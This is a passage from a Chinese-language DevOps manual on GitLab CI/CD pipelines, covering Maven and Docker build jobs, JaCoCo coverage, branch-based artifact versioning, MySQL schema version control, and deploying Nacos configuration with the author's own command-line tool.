8D4szeL8iud1SvesdN7nV7L3GLaNsa2UbsxkGQ4SDGN85zKTXJl6MtqDsuJB9HBUlOTMnyEa0gCbgHOJlR3fd2HcegitrRL
eybvUuotniiLpCPO7vAO-oS5Fej7oUFBXqZJYIx-
xMbFoyt3rnGs273c_yE8avI8EGdEPNhOWRgF_GZBYstvwiEjO2IUDWbutzCTtGloPvJ5Ur0s7drLJkCQvT2nod5tSSnY5R0
lpNyD2FodkFR28KU1EgFoHUnH_ERtUAS5qObIETWSwm5SmCnd2Ogjh70DDxmIHSU-
saFU0zSqPpZ1oX9hgO9YMkcJXPHOEnqIVEagZ5CSf2w

cache:
  key: ${CI_COMMIT_REF_SLUG}
  paths:
    - target/

build-job:
  stage: build
  image: registry.netkiller.cn/common/maven:latest
  script:
    - mvn clean package -Dautoconfig.skip=true -Dmaven.test.skip=true -
Dmaven.test.failure.ignore=true
  after_script:
    - md5sum target/*.jar
  only:
    - dev
    - test
  tags:
    - kubernetes
  artifacts:
```

```
    name: "$CI_PROJECT_NAME"
    paths:
      - target/*.jar

build-docker:
  stage: docker
  image: docker:latest
  before_script:
    - echo "$CI_REGISTRY_PASSWORD" | docker login $DOCKER_REGISTRY --username $CI_REGISTRY_USER
--password-stdin
  after_script:
    - docker images | grep $CI_PROJECT_NAME
  script:
    - docker build -t $IMAGE -f Dockerfile .
    - docker push $IMAGE
  only:
    - dev
    - test
  tags:
    - kubernetes

deploy-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
  before_script:
    - kubectl -n test get pod | grep $CI_PROJECT_NAME
  script:
    - kubectl set image deployment/${CI_PROJECT_NAME} ${CI_PROJECT_NAME}=${IMAGE} -n
${CI_COMMIT_BRANCH}
  after_script:
    - kubectl -n test get pod | grep $CI_PROJECT_NAME
  only:
    - dev
    - test
  tags:
    - shell
  environment:
    name: $CI_COMMIT_BRANCH
    url: $CI_COMMIT_BRANCH.netkiller.cn/api/monitor/health
```

5.7. Java 持续集成相关

制作 Maven 镜像

自建 Maven 仓库，需要配置 settings.xml，这时就需要制作一个 Maven 镜像，同事有 COPY 命令把 settings.xml 文件复制到 /usr/share/maven/conf/settings.xml 目录

```
[root@netkiller jdk11]# ls
Dockerfile  build.sh  settings.xml

[root@netkiller jdk11]# cat Dockerfile
FROM maven:3.8.6-openjdk-11

COPY settings.xml /root/.m2/settings.xml
COPY settings.xml /usr/share/maven/conf/settings.xml

[root@netkiller jdk11]# cat build.sh
docker build -t "registry.netkiller.cn/share/maven:3.8.6-openjdk-11" .
docker push registry.netkiller.cn/share/maven:3.8.6-openjdk-11
```

JaCoCo

JaCoCo Java Code Coverage Library https://www.jacoco.org/jacoco/index.html

pom.xml 中必须有单元测试依赖

```
<dependency>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-test</artifactId>
        <scope>test</scope>
</dependency>
<dependency>
        <groupId>junit</groupId>
        <artifactId>junit</artifactId>
        <scope>test</scope>
</dependency>
```

不能跳过单元测试

```
 <plugin>
        <artifactId>maven-surefire-plugin</artifactId>
        <configuration>
                <skip>false</skip>
        </configuration>
</plugin>
```

添加 JaCoCo 插件

```
<plugin>
        <groupId>org.jacoco</groupId>
        <artifactId>jacoco-maven-plugin</artifactId>
        <executions>
                <execution>
                        <goals>
                                <goal>prepare-agent</goal>
                        </goals>
                </execution>
                <execution>
                        <id>report</id>
                        <phase>test</phase>
                        <goals>
                                <goal>report</goal>
                        </goals>
                </execution>
        </executions>
</plugin>
```

最后运行 mvn test 调试一下，输入类似下面

```
[INFO] ------------------------< cn.netkiller:config >-------------------------
[INFO] Building config 0.0.1-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- jacoco-maven-plugin:0.8.7:prepare-agent (default) @ config ---
[INFO] argLine set to -
javaagent:/Users/neo/.m2/repository/org/jacoco/org.jacoco.agent/0.8.7/org.jacoco.agent-0.8.7-
runtime.jar=destfile=/Users/neo/workspace/microservice/config/target/jacoco.exec
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:resources (default-resources) @ config ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] Copying 1 resource
[INFO] Copying 6 resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ config ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ config ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Using 'UTF-8' encoding to copy filtered properties files.
[INFO] Copying 1 resource
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ config ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- maven-surefire-plugin:2.22.2:test (default-test) @ config ---
[INFO]
[INFO] -------------------------------------------------------
[INFO]  T E S T S
[INFO] -------------------------------------------------------
[INFO]
[INFO] Results:
[INFO]
[INFO] Tests run: 0, Failures: 0, Errors: 0, Skipped: 0
[INFO]
[INFO]
[INFO] --- jacoco-maven-plugin:0.8.7:report (report) @ config ---
[INFO] Loading execution data file /Users/neo/workspace/microservice/config/target/jacoco.exec
[INFO] Analyzed bundle 'config' with 1 classes
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  3.335 s
[INFO] Finished at: 2021-10-22T15:52:36+08:00
[INFO] ------------------------------------------------------------------------
```

配置持续集成流水线 .gitlab-ci.yml 文件

```
cache:
  untracked: true

stages:
  - build
  - test
  - deploy

test-job:
  stage: test
  variables:
    GIT_STRATEGY: none
```

```
  only:
    - tags
    - development
    - testing
  script:
    - mvn test
  after_script:
    - lrsync 'zito-admin/target/site/*'
www@report.netkiller.cn:/opt/netkiller.cn/report.netkiller.cn
    - wechat -t 1 代码覆盖率报告 http://report.netkiller.cn/jacoco/index.html
```

并行开发解决版本冲突

Maven 项目 parent 文件

```
<project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <groupId>cn.netkiller</groupId>
    <artifactId>test</artifactId>
    <version>0.0.1${project.branch}${project.phase}</version>
    <packaging>pom</packaging>
    <name>test</name>
    <url>http://maven.apache.org</url>
    <properties>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
        <maven.compiler.source>18</maven.compiler.source>
        <maven.compiler.target>${maven.compiler.source}</maven.compiler.target>
        <selenium.version>4.8.1</selenium.version>
        <project.phase>-SNAPSHOT</project.phase>
        <project.branch></project.branch>
    </properties>
    <distributionManagement>
        <repository>
            <id>repository</id>
            <name>Release repository</name>
            <url>https://maven.netkiller.cn/repository/repository/</url>
        </repository>
        <snapshotRepository>
            <id>snapshots</id>
            <name>Snapshots repository</name>
            <url>https://maven.netkiller.cn/repository/snapshots/</url>
        </snapshotRepository>

    </distributionManagement>
    <modules>
        <module>common</module>
        <module>selenium</module>
    </modules>

</project>
```

模块

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <packaging>jar</packaging>
    <parent>
        <groupId>cn.netkiller</groupId>
        <artifactId>test</artifactId>
        <version>0.0.1-SNAPSHOT</version>
    </parent>

    <artifactId>common</artifactId>
    <!--    <version>${project.parent.version}${project.branch}</version>-->

    <properties>
        <maven.compiler.source>18</maven.compiler.source>
        <maven.compiler.target>18</maven.compiler.target>
        <project.build.sourceEncoding>UTF-8</project.build.sourceEncoding>
    </properties>

</project>
```

构建快照版本 common-0.0.1-SNAPSHOT.jar

```
neo@macbook-pro-neo ~/w/test> mvn clean package deploy

[INFO] ------------------------------------------------------------------------
[INFO] Reactor Build Order:
[INFO]
[INFO] test                                                               [pom]
[INFO] common                                                             [jar]
[INFO] selenium                                                           [jar]
[INFO]
[INFO] -------------------------< cn.netkiller:test >--------------------------
[INFO] Building test 0.0.1-SNAPSHOT                                       [1/3]
[INFO] --------------------------------[ pom ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ test ---
[INFO]
[INFO] ------------------------< cn.netkiller:common >-------------------------
[INFO] Building common 0.0.1-SNAPSHOT                                     [2/3]
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ common ---
[INFO] Deleting /Users/neo/workspace/test/common/target
[INFO]
[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ common ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Copying 0 resource
[INFO]
[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ common ---
[INFO] Changes detected - recompiling the module!
[INFO] Compiling 1 source file to /Users/neo/workspace/test/common/target/classes
[INFO]
[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ common ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] skip non existing resourceDirectory /Users/neo/workspace/test/common/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ common ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ common ---
```

```
[INFO] No tests to run.
[INFO]
[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ common ---
[INFO] Building jar: /Users/neo/workspace/test/common/target/common-0.0.1-SNAPSHOT.jar
[INFO]
[INFO] ----------------------< cn.netkiller:selenium >-----------------------
[INFO] Building selenium 0.0.1-SNAPSHOT                                  [3/3]
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ selenium ---
[INFO] Deleting /Users/neo/workspace/test/selenium/target
[INFO]
[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ selenium ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] skip non existing resourceDirectory
/Users/neo/workspace/test/selenium/src/main/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:compile (default-compile) @ selenium ---
[INFO] Changes detected - recompiling the module!
[INFO] Compiling 8 source files to /Users/neo/workspace/test/selenium/target/classes
[INFO]
[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ selenium ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] skip non existing resourceDirectory
/Users/neo/workspace/test/selenium/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ selenium ---
[INFO] Changes detected - recompiling the module!
[INFO] Compiling 2 source files to /Users/neo/workspace/test/selenium/target/test-classes
[INFO]
[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ selenium ---
[INFO]
[INFO] --- maven-jar-plugin:3.1.1:jar (default-jar) @ selenium ---
[INFO] Building jar: /Users/neo/workspace/test/selenium/target/selenium-0.0.1-SNAPSHOT.jar
[INFO] ------------------------------------------------------------------------
[INFO] Reactor Summary for test 0.0.1-SNAPSHOT:
[INFO]
[INFO] test ................................................ SUCCESS [  0.125 s]
[INFO] common .............................................. SUCCESS [  1.422 s]
[INFO] selenium ............................................ SUCCESS [  1.457 s]
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  3.158 s
[INFO] Finished at: 2023-04-05T18:32:45+08:00
[INFO] ------------------------------------------------------------------------
```

构建开发环境快照版本 common-0.0.1-dev-SNAPSHOT.jar

```
neo@macbook-pro-neo ~/w/t/common> mvn clean package -Dproject.branch=-dev
[INFO] Scanning for projects...
[INFO]
[INFO] ----------------------< cn.netkiller:common >-------------------------
[INFO] Building common 0.0.1-dev-SNAPSHOT
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ common ---
[INFO] Deleting /Users/neo/workspace/test/common/target
[INFO]
[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ common ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Copying 0 resource
[INFO]
```

```
[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ common ---
[INFO] Changes detected - recompiling the module!
[INFO] Compiling 1 source file to /Users/neo/workspace/test/common/target/classes
[INFO]
[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ common ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] skip non existing resourceDirectory /Users/neo/workspace/test/common/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ common ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ common ---
[INFO] No tests to run.
[INFO]
[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ common ---
[INFO] Building jar: /Users/neo/workspace/test/common/target/common-0.0.1-dev-SNAPSHOT.jar
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  1.384 s
[INFO] Finished at: 2023-04-05T18:34:50+08:00
[INFO] ------------------------------------------------------------------------
```

构建RELEASE版本 common-0.0.1.jar

```
neo@macbook-pro-neo ~/w/t/common> mvn clean package -Dproject.phase=

[INFO] ------------------------------------------------------------------------
[INFO] Reactor Summary for test 0.0.1:
[INFO]
[INFO] common ............................................. SUCCESS [  6.828 s]
[INFO] selenium ........................................... SUCCESS [  6.351 s]
[INFO] test ............................................... SUCCESS [  3.274 s]
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  16.631 s
[INFO] Finished at: 2023-04-05T16:16:28+08:00
[INFO] ------------------------------------------------------------------------
```

构建带有 “-RELEASE” 后缀的版本 common-0.0.1-RELEASE.jar

```
neo@macbook-pro-neo ~/w/t/common> mvn clean package -Dproject.phase=-RELEASE
[INFO] Scanning for projects...
[INFO]
[INFO] ------------------------< cn.netkiller:common >-------------------------
[INFO] Building common 0.0.1-RELEASE
[INFO] --------------------------------[ jar ]---------------------------------
[INFO]
[INFO] --- maven-clean-plugin:2.5:clean (default-clean) @ common ---
[INFO] Deleting /Users/neo/workspace/test/common/target
[INFO]
[INFO] --- maven-resources-plugin:2.6:resources (default-resources) @ common ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] Copying 0 resource
[INFO]
[INFO] --- maven-compiler-plugin:3.1:compile (default-compile) @ common ---
[INFO] Changes detected - recompiling the module!
```

```
[INFO] Compiling 1 source file to /Users/neo/workspace/test/common/target/classes
[INFO]
[INFO] --- maven-resources-plugin:2.6:testResources (default-testResources) @ common ---
[INFO] Using 'UTF-8' encoding to copy filtered resources.
[INFO] skip non existing resourceDirectory /Users/neo/workspace/test/common/src/test/resources
[INFO]
[INFO] --- maven-compiler-plugin:3.1:testCompile (default-testCompile) @ common ---
[INFO] Nothing to compile - all classes are up to date
[INFO]
[INFO] --- maven-surefire-plugin:2.12.4:test (default-test) @ common ---
[INFO] No tests to run.
[INFO]
[INFO] --- maven-jar-plugin:2.4:jar (default-jar) @ common ---
[INFO] Building jar: /Users/neo/workspace/test/common/target/common-0.0.1-RELEASE.jar
[INFO] ------------------------------------------------------------------------
[INFO] BUILD SUCCESS
[INFO] ------------------------------------------------------------------------
[INFO] Total time:  1.656 s
[INFO] Finished at: 2023-04-05T18:36:30+08:00
[INFO] ------------------------------------------------------------------------
```

5.8. 数据库结构监控

什么是数据库结构版本控制

首先说说什么是数据库结构，什么事版本控制。

数据库结构是指数据库表结构，数据库定义语言导出的DDL语句。主要由CREATE TABLE, DROP TABLE等等构成。

再来说说什么事版本控制，如果你从事开发工作应该会很容易理解，版本控制就是记录每一次变化，可以随时查看历史记录，并可回撤到指定版本。

为什么要做数据库结构本版控制

软件开发过程中需要常常对数据库结构作调整，这是无法避免的，甚至很多想起启动后，需求还不明确，开发人员只能按照所理解需求创建表。需求往往会发生变化，一旦变化，代码需要修改，表结构也避免不了。 我们常常刚改好数据库结构，需求部门有发来通知，不用修改了，维持原有设计。甚至是过了几周再次回撤。

所以我们要将数据库结构的变化进行版本控制，通常的做法是DBA人工管理，但我觉完全可以自动化的工作，没有必要浪费人力资源，且自动化不会犯错更稳定，仅仅需要人工定期查看工作状态即可。

何时做数据库结构本版控制

任何时候都可以部署下面的脚本，对现有系统无任何影响。

在哪里做数据库结构本版控制

可以在版本控制服务器上，建议GIT仓库push到远程。

谁来负责数据库结构本版控制

DBA与配置管理员都可以做，通常DBA不接触版本库这块，建议创建一个backup用户给配置管理员。

怎样做数据库结构本版控制

安装脚本

首先下载脚本 https://github.com/oscm/shell/blob/master/backup/backup.mysql.struct.sh

```
wget https://raw.githubusercontent.com/oscm/shell/master/backup/backup.mysql.struct.sh
mv backup.mysql.struct.sh /usr/local/bin
chmod +x /usr/local/bin/backup.mysql.struct
```

创建备份用户

```
CREATE USER 'backup'@'localhost' IDENTIFIED BY 'chen';
GRANT SELECT, LOCK TABLES  ON *.* TO 'backup'@'localhost';
FLUSH PRIVILEGES;
SHOW GRANTS FOR 'backup'@'localhost';
```

配置脚本

```
BACKUP_HOST="localhost"                  数据库主机
BACKUP_USER="backup"                     备份用户
BACKUP_PASS="chen"                                  备份密码
BACKUP_DBNAME="neo netkiller"    版本控制那些数据库，多个数据库使用空格分隔
BACKUP_DIR=~/backup                                 数据库结构放在那里
GIT=git@gitlab.netkiller.cn:netkiller.cn/db.netkiller.cn.git
```

初始化仓库

```
# /usr/local/bin/backup.mysql.struct init
Initialized empty Git repository in /www/database/struct/.git/
```

启动脚本，停止脚本

```
# /usr/local/bin/backup.mysql.struct
Usage: /usr/local/bin/backup.mysql.struct {init|start|stop|status|restart}
```

开始脚本

```
# /usr/local/bin/backup.mysql.struct start
```

查看状态

```
# /usr/local/bin/backup.mysql.struct status
 9644 pts/1    S      0:00 /bin/bash /usr/local/bin/backup.mysql.struct start
```

停止脚本

```
# /usr/local/bin/backup.mysql.struct status
```

查看历史版本

通过 git log 命令查看历史版本

```
# cd /www/database/struct/
# git status
# On branch master
nothing to commit (working directory clean)
# git log
commit d38fc624c21cad0e2f55f0228bff0c1be981827c
Author: root <root@slave.example.com>
Date:   Wed Dec 17 12:33:55 2014 +0800
    2014-12-17.04:33:55
```

这里仅仅将数据库结构版本控制，关于版本控制软件更多细节，延伸阅读 《Netkiller Version 手札》

CI/CD 配置

```
stages:
  - watch
  - backup

build-job:
  stage: watch
  script:
    - wechat -t 10 数据库结构变更通知
"http://gitlab.netkiller.cn/netkiller.cn/db.netkiller.cn/-/commit/${CI_COMMIT_SHA}"
    - wechat -t 10 "$(git diff HEAD^)"

deploy-job:
  stage: backup
  script:
    - sqldump development
```

5.9. 持续部署 Nacos

背景，微服务开发中，常常会用到注册中心和配置中心，目前国内比较流行使用 Nacos，Nacos 的配置是保存在数据库中的，不方便维护。代码的变更与配置的版本是没有强关联的，尤其是并行开发中，我们需要多套开发和测试环境时，配置管理的工作会带来挑战，如果配置中心管理不善，就会出现各种问题，例如相互覆盖，版本不一致等等。

虽然 Nacos 也有历史记录，需要为每个人创建一个帐号，才能实现在版本管理中看到谁在什么时间修改了配置。但是即使这样，配置的版本与代码是没有关联的，我们不清楚不同的代码版本需要那些必要的配置项。

我更趋向让配置与代码版本强关联，实现配置的版本与代码的版本一致，让配置管理与持续集成和部署融合，配置变更由持续部署流水线自行完成，而不是让管理员去 Nacos 后台手工处理。于是变产生了下面的工具。

nacos 持续部署工具

安装 netkiller-devops 工具

```
# pip 命令安装:
root@netkiller ~# pip install netkiller-devops

# 如果此前已经安装，可以使用下面命令更新:
root@netkiller ~# pip install netkiller-devops --upgrade

# Docker 方式安装:
root@netkiller ~# docker pull netkiller/netkiller-devops:latest
root@netkiller ~# docker run --rm -it --name=netkiller --entrypoint=sh netkiller-devops:latest
/srv # nacos
Usage: nacos [options] message

Options:
  -h, --help            show this help message and exit
  -s localhost:8848, --server-addr=localhost:8848
                        localhost:8848
  -u USERNAME, --username=USERNAME
  -p PASSWORD, --password=PASSWORD
  -n public, --namespace=public
  -d DATAID, --dataId=DATAID
  -g DEFAULT_GROUP, --group=DEFAULT_GROUP

  Config:
    --push
    --show
    --save
    -f FILE, --file=FILE
                        .yaml file
    -t yaml, --type=yaml
                        yaml|text|json|xml|Properties
    --delete

Homepage: https://www.netkiller.cn      Author: Neo <netkiller@msn.com>
Help: https://github.com/netkiller/devops/blob/master/doc/
```

帮助信息

```
root@netkiller ~# nacos
Usage: nacos [options]

Options:
  -h, --help            show this help message and exit
  -s http://localhost:8848, --server-addr=http://localhost:8848
                        Nacos 服务器地址
  -u USERNAME, --username=USERNAME
                        用户名
  -p PASSWORD, --password=PASSWORD
                        密码
  -n public, --namespace=public
                        命名空间
  -d DATAID, --dataId=DATAID
                        配置ID
  -g DEFAULT_GROUP, --group=DEFAULT_GROUP
                        分组

  配置管理:
    --push              发布配置
    --show              查看配置
```

```
    --save              保存配置
    -f FILE, --file=FILE
                        .yaml 文件
    -t yaml, --type=yaml
                        yaml|text|json|xml|Properties
    --delete            删除配置

Homepage: https://www.netkiller.cn      Author: Neo <netkiller@msn.com>
Help: https://github.com/netkiller/devops/blob/master/doc/
```

发布 Nacos 配置

```
准备配置文件

root@netkiller ~# cat test.yaml
server:
  servlet:
    context-path: /netkiller
spring:
  servlet:
    multipart:
      max-file-size: 10MB
      max-request-size: 10MB

发布 test.yaml 配置文件到 Nacos 配置中心

root@netkiller ~# nacos -s http://nacos.netkiller.cn -u nacos -p nacos -n test -d test --push -
f test.yaml
```

查看 Nacos 配置

```
root@netkiller ~# nacos -s http://nacos.netkiller.cn -u nacos -p nacos -n test -d test --show
server:
  servlet:
    context-path: /netkiller
spring:
  servlet:
    multipart:
      max-file-size: 10MB
      max-request-size: 10MB
```

保存 Nacos 配置

```
root@netkiller ~# nacos -s http://nacos.netkiller.cn -u nacos -p nacos -n test -d test --save -
f save.yaml
root@netkiller ~# cat save.yaml
server:
  servlet:
    context-path: /netkiller
spring:
  servlet:
    multipart:
      max-file-size: 10MB
```

```
    max-request-size: 10MB
```

删除 Nacos 配置

```
root@netkiller ~# nacos -s http://nacos.netkiller.cn -u nacos -p nacos -n test -d test —delete

返回 None 表示配置不存在
root@netkiller ~# nacos -s http://nacos.netkiller.cn -u nacos -p nacos -n test -d test --show
None
```

.gitlab-ci.yml 配置案例

方案一，使用 Shell 执行器，在 gitlab runner 节点上安装 netkiller-devops 包

```
stages:
  - deploy

deploy-job:
  stage: deploy
  variables:
    NACOS: http://nacos.netkiller.cn
  before_script:
    - nacos -s $NACOS -u nacos -p nacos -n $CI_COMMIT_BRANCH -d $CI_PROJECT_NAME --show
  script:
    - nacos -s $NACOS -u nacos -p nacos -n $CI_COMMIT_BRANCH -d $CI_PROJECT_NAME --push -f
nacos/$CI_COMMIT_BRANCH.yaml
  after_script:
    - nacos -s $NACOS -u nacos -p nacos -n $CI_COMMIT_BRANCH -d $CI_PROJECT_NAME --show
  only:
    - dev
    - test
    - master
  tags:
    - shell
```

方案二、使用 Kubernetes 或者 Docker 执行器

```
deploy-job-kubernetes:
  stage: deploy
  image: netkiller/netkiller-devops:latest
  variables:
    NACOS: http://nacos.netkiller.cn:8848
  before_script:
    - cat nacos/$CI_COMMIT_BRANCH.yaml
  script:
    - nacos -s $NACOS -u nacos -p nacos -n $CI_COMMIT_BRANCH -d $CI_PROJECT_NAME --push -f
nacos/$CI_COMMIT_BRANCH.yaml
  after_script:
    - nacos -s $NACOS -u nacos -p nacos -n $CI_COMMIT_BRANCH -d $CI_PROJECT_NAME --show
  only:
    - dev
    - test
    - master
```

```
tags:
  - kubernetes
```

6. Pipeline 流水线

6.1. cache

Java 缓存设置

```
image: maven:3.5.0-jdk-8

variables:
  MAVEN_OPTS: "-Dmaven.repo.local=.m2/repository"

cache:
  paths:
    - .m2/repository/
    - target/

stages:
  - build
  - test
  - package

build:
  stage: build
  script: mvn compile

unittest:
  stage: test
  script: mvn test


package:
  stage: package
  script: mvn package
  artifacts:
    paths:
      - target/java-project-0.0.1-SNAPSHOT.jar
```

Node 缓存设置

```
cache:
  paths:
    - node_modules
    - dist

# variables:
  # GIT_STRATEGY: clone
  # GIT_STRATEGY: fetch
  # GIT_CHECKOUT: "false"

stages:
  - build
  - test
  - deploy

build-job:
  stage: build
```

```
  only:
    - master
    - testing
    - development
  script:
    - echo "Compiling the code..."
    # - cnpm cache verify
    - cnpm install
    - cnpm run build:stage
    # - cnpm run build:prod
    - echo "Compile complete."

test-job:
  stage: test
  variables:
    GIT_STRATEGY: none
  only:
    - master
    - testing
    - development
  script:
    - echo "Running unit tests..."
    - sed -i 's#192.168.20.180#192.168.30.4#g' dist/umi.*.js
    - ls dist/*
    # - rm -rf *.tar.gz
    # - tar zcvf www.netkiller.cn.$(date -u +%Y-%m-%d.%H%M%S).tar.gz dist
    # - ls *.tar.gz
    - echo "Test complete."
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - dist/*
      # - ./*.tar.gz


deploy-test-job:
  stage: deploy
  variables:
    GIT_STRATEGY: none
  only:
    - testing
    - development
  script:
    - echo "Deploying application..."
    - rsync -auzv dist/* www@192.168.30.10:/opt/www.netkiller.cn/
    - echo "Application successfully deployed."

deploy-prod-job:
  stage: deploy
  only:
    - master
  script:
    - echo "Deploying application..."
    - rsync -auzv --delete dist/* www@192.168.30.10:/opt/www.netkiller.cn/
    - echo "Application successfully deployed."
```

Cache Key

缓存在所有流水线间是共享的，如果同时有两个JOB在跑，缓存就可能受到影响，这时可以使用 cache key 解决。

```
```

```
对每个分支的每个 job 使用不同的 cache :

cache:
  key: ${CI_COMMIT_REF_SLUG}

每个分支的每个 job 使用不同的 stage：
cache:
  key: "$CI_JOB_NAME-$CI_COMMIT_REF_SLUG"

分支之间需要共享 cache，但是 pipeline 中的 job 之间的 cache 是相互独立的：
cache:
  key: "$CI_JOB_STAGE-$CI_COMMIT_REF_SLUG"

缓存只在相同 CI_PIPELINE_ID 中共享
cache:
  key: ${CI_PIPELINE_ID}
```

禁用 Cache

当定义了全局 cahce 后，想在 job 中禁用 Cache

```
cache:
  paths:
    - node_modules
    - dist
job:
  cache: {}
```

定义多个缓存

```
test-job:
  stage: build
  cache:
    - key:
        files:
          - Gemfile.lock
      paths:
        - vendor/ruby
    - key:
        files:
          - yarn.lock
      paths:
        - .yarn-cache/
  script:
    - bundle install --path=vendor
    - yarn install --cache-folder .yarn-cache
    - echo Run tests...
```

6.2. stages

定义 stages

```
stages:
  - build
  - test
  - deploy
```

依赖关系

dependencies 可以设置 job 的依赖关系

```
image: mileschou/php-testing-base:7.0

stages:
  - build
  - test
  - deploy

build_job:
  stage: build
  script:
    - composer install
  cache:
    untracked: true
  artifacts:
    paths:
      - vendor/

test_job:
  stage: test
  script:
    - php vendor/bin/codecept run
  dependencies:
    - build_job

deploy_job:
  stage: deploy
  script:
    - echo Deploy OK
  only:
    - release
  when: manual
```

禁用 stage

出于某种原因，我们想禁用某些 stage。可以在 job 前加一个 “.” 禁用它。

```
.deploy:
  image: maven:3.6-jdk-11
  tags:
    - shell
  script:
    - 'mvn deploy -s ci_settings.xml'
  # only:
    # - main
```

6.3. variables

```
job1:
  variables:
    FOLDERS: src test docs
  script:
    - |
      for FOLDER in $FOLDERS
        do
          echo "The path is root/${FOLDER}"
        done
```

列出所有环境变量

使用 export 列出所有环境变量

```
build-job:
  image: maven:3.8.2-openjdk-17
  stage: build
  # variables:
    # accessKeyId: 123456
    # accessSecret: 654321
  tags:
    - docker
  before_script:
    - export
    - cat src/main/resources/application.properties
  script:
    - mvn clean package -Dmaven.test.skip=true
    - ls target/*.jar
  artifacts:
    name: "$CI_PROJECT_NAME"
    paths:
      - target/*.jar
```

```
$ export
21declare -x CI="true"
22declare -x CI_API_V4_URL="http://192.168.30.5/api/v4"
23declare -x CI_BUILDS_DIR="/builds"
24declare -x CI_BUILD_BEFORE_SHA="213825d0cfd133aadb2648b0c1236f834e98972b"
25declare -x CI_BUILD_ID="4705"
26declare -x CI_BUILD_NAME="build-job"
27declare -x CI_BUILD_REF="61fe2acb56474b4b2ffb289de2c7d93afe514354"
28declare -x CI_BUILD_REF_NAME="development"
29declare -x CI_BUILD_REF_SLUG="development"
30declare -x CI_BUILD_STAGE="build"
31declare -x CI_BUILD_TOKEN="[MASKED]"
32declare -x CI_COMMIT_AUTHOR="neo <neo@t.com>"
33declare -x CI_COMMIT_BEFORE_SHA="213825d0cfd133aadb2648b0c1236f834e98972b"
34declare -x CI_COMMIT_BRANCH="development"
35declare -x CI_COMMIT_DESCRIPTION=""
36declare -x CI_COMMIT_MESSAGE="更新.gitlab-ci.yml文件"
```

```
37declare -x CI_COMMIT_REF_NAME="development"
38declare -x CI_COMMIT_REF_PROTECTED="true"
39declare -x CI_COMMIT_REF_SLUG="development"
40declare -x CI_COMMIT_SHA="61fe2acb56474b4b2ffb289de2c7d93afe514354"
41declare -x CI_COMMIT_SHORT_SHA="61fe2acb"
42declare -x CI_COMMIT_TIMESTAMP="2021-09-18T07:00:58+00:00"
43declare -x CI_COMMIT_TITLE="更新.gitlab-ci.yml文件"
44declare -x CI_CONCURRENT_ID="0"
45declare -x CI_CONCURRENT_PROJECT_ID="0"
46declare -x CI_CONFIG_PATH=".gitlab-ci.yml"
47declare -x CI_DEFAULT_BRANCH="development"
48declare -x
